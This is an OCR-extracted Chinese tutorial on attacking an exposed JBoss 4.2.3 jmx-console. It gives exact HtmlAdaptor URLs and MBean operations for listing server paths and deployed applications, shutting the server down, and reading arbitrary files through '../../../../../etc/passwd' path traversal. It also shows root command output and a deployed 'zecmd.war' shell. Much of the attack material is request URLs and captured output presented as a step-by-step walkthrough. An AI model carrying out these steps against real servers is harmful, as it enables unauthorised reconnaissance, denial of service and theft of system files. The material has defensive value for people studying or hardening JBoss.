


```
 Command: id

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

◆ 利用 Jmx-console 获取 JBOSS 敏感信息

➢ 获取 JBOSS 家目录路径

1.找到 **jboss.system type=ServerConfig**



- service=JaasSecurityManager
- service=SecurityConfig
- service=XMLLoginConfig


jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Atype%3DServerConfig

2.找到 **List of MBean attributes**，可获取 jboss 的根目录、版本等信息




List of MBean attributes:

Name	Type	Access	Value
ServerDataDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server/default/
ExitOnShutdown	boolean	RW	● True ○ False
ServerLogDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server/default/
HomeURL	java.net.URL	R	file:/usr/local/jboss-4.2.3.GA/
ServerConfigURL	java.net.URL	R	file:/usr/local/jboss-4.2.3.GA/server/def
ServerTempDeployDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server/default/
RequireJBossURLStreamHandlerFactory	boolean	RW	● True ○ False
PlatformMBeanServer	boolean	R	False
ServerNativeDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server/default/
ServerTempDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server/default/
ServerName	java.lang.String	R	default
ServerHomeURL	java.net.URL	R	file:/usr/local/jboss-4.2.3.GA/server/def
RootDeploymentFilename	java.lang.String	RW	jboss-service.xml
PatchURL	java.net.URL	R	null
BlockingShutdown	boolean	RW	○ True ● False
SpecificationVersion	java.lang.String	R	4.2.3.GA
ServerHomeDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server/default
ServerLibraryURL	java.net.URL	R	file:/usr/local/jboss-4.2.3.GA/server/def
ServerBaseDir	java.io.File	R	/usr/local/jboss-4.2.3.GA/server
ServerBaseURL	java.net.URL	R	file:/usr/local/jboss-4.2.3.GA/server/
LibraryURL	java.net.URL	R	file:/usr/local/jboss-4.2.3.GA/lib/
HomeDir	java.io.File	R	/usr/local/jboss-4.2.3.GA

- 查询部署的应用

1.找到 **flavor=URL,type=DeploymentScanner**



jboss.console

- sar=console-mgr.sar

jboss.deployer

- service=BSHDeployer


jboss.deployment

- flavor=URL,type=DeploymentScanner

URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL

2.找到 **java.lang.String listDeployedURLs()**，点击 Invoke



void removeURL()


MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

java.lang.String listDeployedURLs()

MBean Operation.

3.查询到的部署信息




JMX MBean Operation Resul

```
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/properties-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jbossws.sar/
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jbossjca-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/bsh-deployer.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-invoker-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jboss-xa-jdbc.rar
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/hsqldb-ds.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/mail-ra.rar
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-console.war/
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/management/zecmd.war/
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/quartz-ra.rar
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jms/hsqldb-jdbc-state-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jboss-aop-jdk50.deployer/
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jms/jbossmq-destinations-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jms/jbossmq-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jboss-local-jdbc.rar
```

➢ 列出部署的应用信息

1.找到 service=MainDeployer



- service=XMLLoginConfig


jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo


URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Aservice%3DMainDeployer

2.找到 **java.util.Collection listDeployed()**，点击 Invoke




url	java.lang.String		(no description)



java.util.Collection listDeployed()

(no description)


3.列出已部署应用的详细信息



```
  deployer: MBeanProxyExt[jboss.web:service=WebServer]
  status: Deployed
  state: STARTED
  watch: file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-console.war/WEB-INF/web.xml
  altDD: null
  lastDeployed: 1321941858887
  lastModified: 1321940903000
  mbeans:
    jboss.web:j2eeType=Servlet,name=DisplayOpResult,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state
    jboss.web:j2eeType=Servlet,name=DisplayMBeans,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state nc
    jboss.web:j2eeType=Servlet,name=HtmlAdaptor,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state not
    jboss.web:j2eeType=Servlet,name=jsp,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state not availabl
    jboss.web:j2eeType=Servlet,name=ClusteredConsoleServlet,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none
    jboss.web:j2eeType=Servlet,name=default,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state not avai
    jboss.web:j2eeType=Servlet,name=ClusterView,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state not
    jboss.web:j2eeType=Servlet,name=InspectMBean,WebModule=//localhost/jmx-console,J2EEApplication=none,J2EEServer=none (state not
, org.jboss.deployment.DeploymentInfo@3d034a5f { url=file:/usr/local/jboss-4.2.3.GA/server/default/deploy/management/zecmd.war/ }
  deployer: MBeanProxyExt[jboss.web:service=WebServer]
  status: Deployed
  state: STARTED
  watch: file:/usr/local/jboss-4.2.3.GA/server/default/deploy/management/zecmd.war/WEB-INF/web.xml
  altDD: null
  lastDeployed: 1321941884031
  lastModified: 1321941882000
  mbeans:
    jboss.web:j2eeType=Servlet,name=jsp,WebModule=//localhost/zecmd,J2EEApplication=none,J2EEServer=none (state not available)
    jboss.web:j2eeType=Servlet,name=default,WebModule=//localhost/zecmd,J2EEApplication=none,J2EEServer=none (state not available)
]
```

➢ 关闭 JBOSS

1.找到 **jboss.system type=Server**



- type=RMIClassLoader

jboss.security

- service=JaasSecurityManager
- service=SecurityConfig
- service=XMLLoginConfig


jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Atype%3DServer

2.找到 **void shutdown()**，点击 Invoke




VersionNumber	java.lang.String	R	4.2.3.GA
Version	java.lang.String	R	4.2.3.GA (build: SVNTag=JE
VersionName	java.lang.String	R	Trinity

List of MBean operations:

void shutdown()

MBean Operation.


3.jboss 服务已停止



```
[root@localhost log]# lsof -i tcp
COMMAND     PID     USER   FD   TYPE DEVICE SIZE NODE NAME
portmap    5164      rpc    4u  IPv4   8213       TCP *:sunrpc (LISTEN)
rpc.statd 5184 rpcuser    8u  IPv4   8248       TCP *:702 (LISTEN)
cupsd      5321     root    0u  IPv4   8632       TCP localhost.localdomain:ipp (LISTEN)
sshd       5404     root    3u  IPv6   8699       TCP *:ssh (LISTEN)
sendmail   5491     root    4u  IPv4   8881       TCP localhost.localdomain:smtp (LISTEN)
sshd       8983     root    3u  IPv6  28735       TCP 10.48.50.37:ssh->192.168.10.80:7513 (ESTABLISHED)
sshd       9028     root    3u  IPv6  31210       TCP 10.48.50.37:ssh->10.48.50.30:8742 (ESTABLISHED)
sshd       9067     root    3u  IPv6  33146       TCP 10.48.50.37:ssh->10.48.50.30:10157 (ESTABLISHED)
```

- 读取任意文件

1.找到 **name=SystemProperties,type=Service**



- module=arjuna
- module=jta
- module=txoj


jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http

URL 如下：

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss%3Atype%3DService%2Cname%3DSystemProperties


2.找到 **List of MBean attributes**，在 URLList 中填入文件的相对路径，点击 Apply Changes 当前路径为：/usr/local/jboss-4.2.3.GA/server/default



List of MBean attributes:

Name	Type	Access	Value	Description
Name	java.lang.String	R	SystemPropertiesService	MBean Attribute.
StateString	java.lang.String	R	Started	MBean Attribute.
State	int	R	3	MBean Attribute.
URLList	java.lang.String	W	../../../../../etc/passwd	MBean Attribute.
Properties	java.util.Properties	W		MBean Attribute.

3.如果文件路径不正确或不存在，将出现 500 错误



HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.


exception

```
javax.servlet.ServletException: Failed to update attributes
	org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.updateAttributes(HtmlAdaptorServlet.java:260)
